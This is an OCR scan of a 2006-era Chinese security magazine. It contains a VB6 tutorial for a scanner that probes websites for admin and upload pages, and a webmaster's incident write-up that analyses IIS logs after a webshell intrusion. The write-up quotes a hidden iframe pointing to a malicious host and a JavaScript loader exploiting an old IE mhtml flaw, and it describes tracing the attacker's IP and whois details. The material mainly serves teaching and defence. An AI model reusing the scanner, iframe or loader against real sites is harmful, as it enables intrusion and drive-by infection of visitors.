


图1 VB 环境中添加 Inet 控件

制作

打开 VB6 后点击菜单“工程”→“部件”来添加Inet控件，如图1所示。




图2 程序界面布局

程序界面如图 2。

各个控件的属性如下：

	Name	Caption	MultiLine	ScrollBars
Form	FrmMain	站点后台地址扫描	无	无
Labe	Label1	站点地址:	无	无
Command	cmdPlay	开始	无	无
Command	cmdStop	停止	无	无
List	ListAdd	无	无	无
Text	txthttp	无	无	无
Text	txtStats	无	无	无


接着在 ListAdd 控件的 List 属性中添加要扫描的页面，以下是我收集的一些常用可上传页面以及后台管理页面：

```
/upfile.asp
/upfile1.asp
/Saveannounce_upload.asp
/UploadFace.asp
......
(此处省略，详见光盘中的代码)
......
/administrator/admin.asp
/administrator
/administrator/login.asp
/blog
```

下面我们就开始写代码吧。整个过程相当简单，将指定的网站地址和后台地址进行组合，接着用 Inet 提交，然后等待并接收返回数据，最后判断返回的数据中是否包含 404，有则表示此后台不存在，反之则表示存在。在代码中，用到了“**InetWebScan.OpenURL**”，其实改用“**InetWebScan.Execute**”也是可以的，具体使用方法就是“**InetWebScan.Execute "网站地址" & strHttp & ListAdd.List (i),"Get"**”这种形式，以 Get 方式提交。补充一点，如果你要取得网页的源代码就使用“**InetWebScan.GeChunk**”方法获得，而且只有 Inet 控件的 StateChanged 过程的 State 为 12 这个状态下才会返回网页的源代码信息。State 为 12 的意思是当前状态是该请求已经完成，并且所有数据均已接受完毕。代码以及详细解说如下：

```
Private Sub cmdPaly_Click()
  '打开错误陷阱
  On Error Resume Next
  '声明变量 strHttp 来存储输入的站点地址
  Dim strHttp As String
  '声明变量 strSer 来存储输入的站点服务器类型
  Dim strSer As String
  '声明变量 strHeader 来存储输入的站点 HTTP 头信息
  Dim strHeader As String
  '在状态栏中显示程序正在做准备
  txtStats.Text = "程序正在准备中......"
  '将 txthttp.Text 里面的站点地址值赋给变量 strHttp
  strHttp = txthttp.Text
  '清空 txtinfo.Text 里面的内容以便存储扫描出的信息
  txtinfo.Text = ""
  '为了防止不必要的错误，还原 InetWebScan 控件的设置
  InetWebScan.Cancel
        '清空 InetWebScan 的 URL 属性内容
        InetWebScan.URL = ""
        '用 InetWebScan 控件打开字 "http://"
+ strHttp 的一个连接
        InetWebScan.OpenURL "http://" &
strHttp, 1
        '用 InetWebScan 获取服务器类型信息赋值
给 strSer 变量存储
        strSer = InetWebScan.GetHeader("server")
        '在 txtinfo 控件中显示变量 strSer 存储
的信息
  txtinfo.Text = "服务器类型: " & strSer
  txtinfo.Text = txtinfo.Text & vbCrLf & "-----" & vbCrLf
  '在状态栏中显示程序已经开始扫描
  txtStats.Text = "开始扫描......"
'通过循环语句来扫描后台地址或者上传地址等等，有多少数据就循环多少次
  For i = 0 To ListAdd.ListCount - 1
    '清空变量 strHeader 中存储的内容
```

```
            strHeader = ""
      '清空 InetWebScan 的 URL 属性内容
            InetWebScan.URL = ""
      '用 InetWebScan 控件打开字 "http://" + strHttp + "要检测的页面" 的一个连接
                  InetWebScan.OpenURL "http://" & strHttp & ListAdd.List(i), 1
                  '获取服务器HTTP头信息存储在 strHeader 中
      strHeader = InetWebScan.GetHeader
      '在状态栏中显示程序正在扫描的地址
            txtStats.Text = "Scaning -> " & InetWebScan.URL
                  '条件语句,用来判断是否有漏洞,如果没找到网页会返回 HTTP/1.1 404 Not Found 错误信息.
                  '即为,当找不到 HTTP/1.1 404 Not Found 信息时,说明网页存在。继续执行
      If InStr(1, strHeader, "404") = 0 Then
      '把发现存储的页面写入在 txtinfo.Text 里显示出来.
      txtinfo.Text = txtinfo.Text + "发现页面" & ":" & InetWebScan.URL & vbCrLf
            End If
         Next i
      '当扫描完毕后则会自动跳出 For 循环语句
      '这时,在状态栏中显示程序已经扫描完毕
         txtinfo.Text = txtinfo.Text & "-------" & vbCrLf & "扫描完毕" & vbCrLf
         txtStats.Text = "< 扫描完成 >"
```


图3 测试结果

```
   End Sub
   Private Sub cmdStop_Click()
      '打开错误陷阱
      On Error Resume Next
      '停止扫描
      InetWebScan.Cancel
   txtStats.Text = "用户终止了扫描 !"
   End Sub
   Private Sub Form_Unload(Cancel As Integer)
      '打开错误陷阱
      On Error Resume Next
      '为了防止在没有扫描完的情况下用户退出了程序，在退出程序的过程中停止扫描
         InetWebScan.Cancel
   End Sub
```

到这里代码就完成了，现在来测试一下看看。这里就用自己的站点做测试，结果如图3。

写在最后

用Inet还可以实现注入检测，大家可以自己摸索。以上代码也可以用WinScok来完成，不过相对比较复杂。好了就介绍到这里了，如果还有什么疑问或者想法可以到Nohack的BBS（http://www.nohack.cn/bbs/）或雨律安全小组的官方论坛（http://bbs.yulv.net）上发帖。

（作者写的WebScan程序代码已经收录在光盘中）

编辑点评：

此程序可以帮建站者进行安全检测，但同时也方便了入侵者，真是把双刃剑啊！

主编絮叨

打江山容易，守江山难，安全同样也是如此，入侵容易，防御难。现在大家对于黑客涂鸦艺术见怪不怪，而真正的技术水平主要体现在网管被入侵之后的补救方案。所以对于热衷于学习黑客技术的朋友来说，网管安全防御的知识结构更是我们不可或缺的学习养分。本期"拿下小黑"的文章，作者是从一个网管的角度完整地阐述了整个反入侵的流程，可以让我们较为详细地了解每个流程该从什么地方入手，对于初学者来说，这样的文章是很值得学习的。

技术流压倒入侵者——完美防御拿下小黑

王开乐

从本文你可以学到：

1. 如何判断网站被入侵的时间及对IIS的日志分析
2. 分析网马获得敏感信息及对目标的反追踪


世界杯结束了，这期间有泪眼朦胧，有激情飞扬，有如花笑靥。正当我为世界杯疯狂的时候，网站编辑告诉我，网站更新时出了问题。我以为也就是普通的病毒犯规而已，没想到竟然有小黑趁我不备，在我的网站上撕了个口子。在服务器告急的情况下，我队迅速组织回防，快速检查网站问题，结果发现了一连串的问题，更可气的是在网站目录下给我留了个文本文件——"别拿你的技术挑战我的脾气！"

一、揪出木马后门

网站被黑以后，我们不要急着恢复数据，而是保护好现场方便报案，同时也便于我们分析黑客入侵的手段和破坏程度，也就是分析一下入侵深度。反黑第一步当然是查看计算机的用户，看看是否被添加了非法用户。直接到计算机管理中去看，因为net user查看不到$user这类的用户。第二步则是执行**netstat -an**查看当前开放的端口，作为管理员，对自己家的窗户再熟悉不过了，发现并无可疑。后又检查MYSQL和SERV-U中并没有加入恶意用户，可见入侵者还仅仅是拿了webshell而已。因为磁盘权限设置得比较严格，每个站点都有独立的IIS来宾用户，磁盘权限也都是针对特定的IIS来宾用户，所以他只能是在我的电影目录9opmov下徘徊。这下就放心多了，下面就是把目标锁定在9opmov目录。通过杀毒软件配合木马关键字查找，找出了它上传的asp木马。

二、入侵过程分析

想要摸清入侵者的动向当然要查看日志了，在查看了事件管理器以后发现并无什么价值，为了避免繁冗的日志，我在组策略中设置一些事件不被审核。所以时间管理器中没有详细的记录，这是一个疏忽。但是web事件在IIS的日志中一定会有记录，见图1。


图1 查看日志存放的路径

IIS的日志默认保存在C:\windows\system32\logfiles中！所有的从此站点运行之日起的日志都保存在这个文件夹中，文件名是按时间命名的，这也方便了我们展开入侵者搜寻工作。网站开了足有半年了，日志有上百个文件，这么多的日志我们去找哪一天的呢？有办法，我们打开被入侵者挂马

的文件，见图2。

查看修改时间，发现时间指到6月27日，汗。这都十多天了，才发现！那么我们就从这一天开始查起。一行行的仔细阅读，终于发现了一个可疑IP，因为可以看出他访问admin/upfile.asp就是这个被修改的文件，另外根据经验他访问的是后台文件一定有问题。继续往下查找，见图3。

发现**61.33.98 POST /pic/200662719456957.asp — 80 — 221.203.56.224**，此文件正是他的asp木马。那么221.203.56.224这个IP就是小黑无疑。查到了这个IP就方便多了，我们还是检查IIS的日志文件。检查被黑前后几天的日志文件，直接查找这个IP就可以。经过半个小时的查找，终于完美呈现了这个小黑的入侵过程：




图2 查看文件时间判断入侵时间



图3 入侵者留下的足迹




图4 分析网页发现可疑脚本文件ah.js




图5 发现病毒代码




图6 搜索特征关键字的反馈

案发现场还原

(1) 入侵者于2006-06-27 上午8点对服务器进行脚本扫描，初步推断使用工具为domain，得到upfile地址。

(2) 2006-06-27 11:06:46 入侵者通过admin\Upfile.asp 80端口提交木马至/pic/200662719456957.asp

(3) 2006-06-27 11:07:06 入侵者再次上传木马到html和list

(4) 此后入侵者编辑list\1_21.asp文件，替换成木马脚本！

(5) 2006-06-27 11:09:16 入侵者通过pic/200662719456957.asp此webshell访问D:/9opweb/ 访问失败

(6) 2006-06-27 11:09:17 入侵者通过pic/200662719456957.asp此webshell访问D:/ 访问失败

(7) 此后入侵者通过webshell，读取多个web文件，怀疑将9opmov目录下程序文件下载至本地！

(8) 2006-06-27 19:06:56 入侵者更改admin/upfile.asp目录文件，替换成网页木马。

三、修复漏洞，追踪入侵者

虽然我们防守反击很有效果，将比分追了上来，但是我们仍需继续扩大比分，将小黑追踪到底。我们根据IIS中日志来修复入侵者篡改的文件。就算文件被删除，我们也不要着急，我们可以利用备份文件恢复，如果你没有databak.那么使用第三方工具finddata也可以轻松恢复。冲着他给我留下那句嚣张的话，我还真想知道这个人是谁。打开被挂马的网页。文件被替换成了**<iframe src="http://www.gemeus.com/q11/index.htm" width="0" height="0" frameborder="0"></iframe>**，其中的**http://www.gemeus.com/q11/index.htm**就是其网页木马的地址。不入虎穴，焉得虎子？明知山有马，偏向此山行啊，打开这个网页面地址。

小提示：最好不要使用IE，因为大多数网马都是针对IE漏洞。

显示内容空白，见图4。打开源文件分析只有简短的这一句，又把我们转到了ah.js文件，用网际快车下载ah.js，内容如下：

```
GIF89a
var GIF89a=document.location.href;GIF89a=GIF89a.substring(0,GIF89a.lastIndexOf('/'));document.write('<OBJECT Width=0 Height=0 style="display:none;" type="text/x-scriptlet" data="mk:%40MSITStore%3Amhtml%3Ac%3A\\%2Emht%21'+GIF89a+'%2f1.js::/%23"></OBJECT>');
```

经常玩马的朋友肯定知道，这个是利用IE的mhtml漏洞，漏洞公布日期应该是03年。老古董了，我们来分析一下这段代码。

```
mk:%40MSITStore%3Amhtml%3Ac%3A\\%2Emht%21'+MZ+'%2f1.js::/%23
翻译过来就是：
mk:@MSITStore:mhtml:c:\\.mht!document.location.href/1.js::/# 其中mk:@MSITStore:只是一种访问文档的协议
```

C:\\.mht是一个并不存在的mht格式的文件，也可以用任何其他硬盘上并不存在的文件，比如C:\\fdfdsf.txt，因为前面已经指定用.mhtml协议来访问了，IE不管对什么文件都会用这个协议来解析。

document.location.href/1.js就是他要执行的文件了，document.location.href就是文件路径，应该是他的网址吧！他的病毒代码地址为：**当前访问的URL地址+1.js**，再次下载1.js，打开是乱码，见图5。

有经验的朋友都知道这就是网页木马了。查到这，我想我们再也得不到什么了，也许你有好的办法可以摸到他的收信mail，这里也给出一个针对此漏洞解决方案：

弥补漏洞防止木马修改本地安全属性，相应的注册表键值为：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0

把该键值下面的1004项的值由原来的0改为十六进制的3，或者去掉mhtml协议，相应的注册表键值为：HKEY_CLASSES_ROOT\PROTOCOLS\Handler，把下面的"mhtml"删除或改名

四、信息收集锁定幕后小黑

在确认我们网站没有什么大的损失，服务器木马完全清除的情况下，我决定揭开这小黑的神秘面纱，找到达芬奇密码（毕加索密码或许更好）。

1.根据IIS日志中记载的IP地址，通过查询，我得到了他的真实地址辽宁省 鞍山市 网通。

2.根据网页木马中的地址gemeus.com我查询whois信息，得到了他玉米注册信息和他的联系电话。同时又查得他网马的机房为中国网通深圳IDC机房 [提供:兄弟传媒]

下转224页

再谈快速解决ARP攻击

从本文你可以学到：
1、如何在复杂网络环境快速解决ARP攻击
2、如何一次批量解决ARP攻击

光芒果[I.S.T]

上次我表哥网吧遭到ARP攻击，找了好久终于被我找到一个工具可以方便解决这个问题了。最近我在宿舍上网也遇到了经常掉线的问题，不仅我的电脑是这样，同学的电脑也是这样，初步怀疑也是受到了ARP攻击。嘿嘿，正好撞到枪口上了，马上搬出我刚找到的那个防止ARP攻击的工具运行，果然不断收到攻击的提示，因为是自动获取IP的，所以攻击源不好找，而且估计是其他宿舍的，管他呢，自己能上就行了。

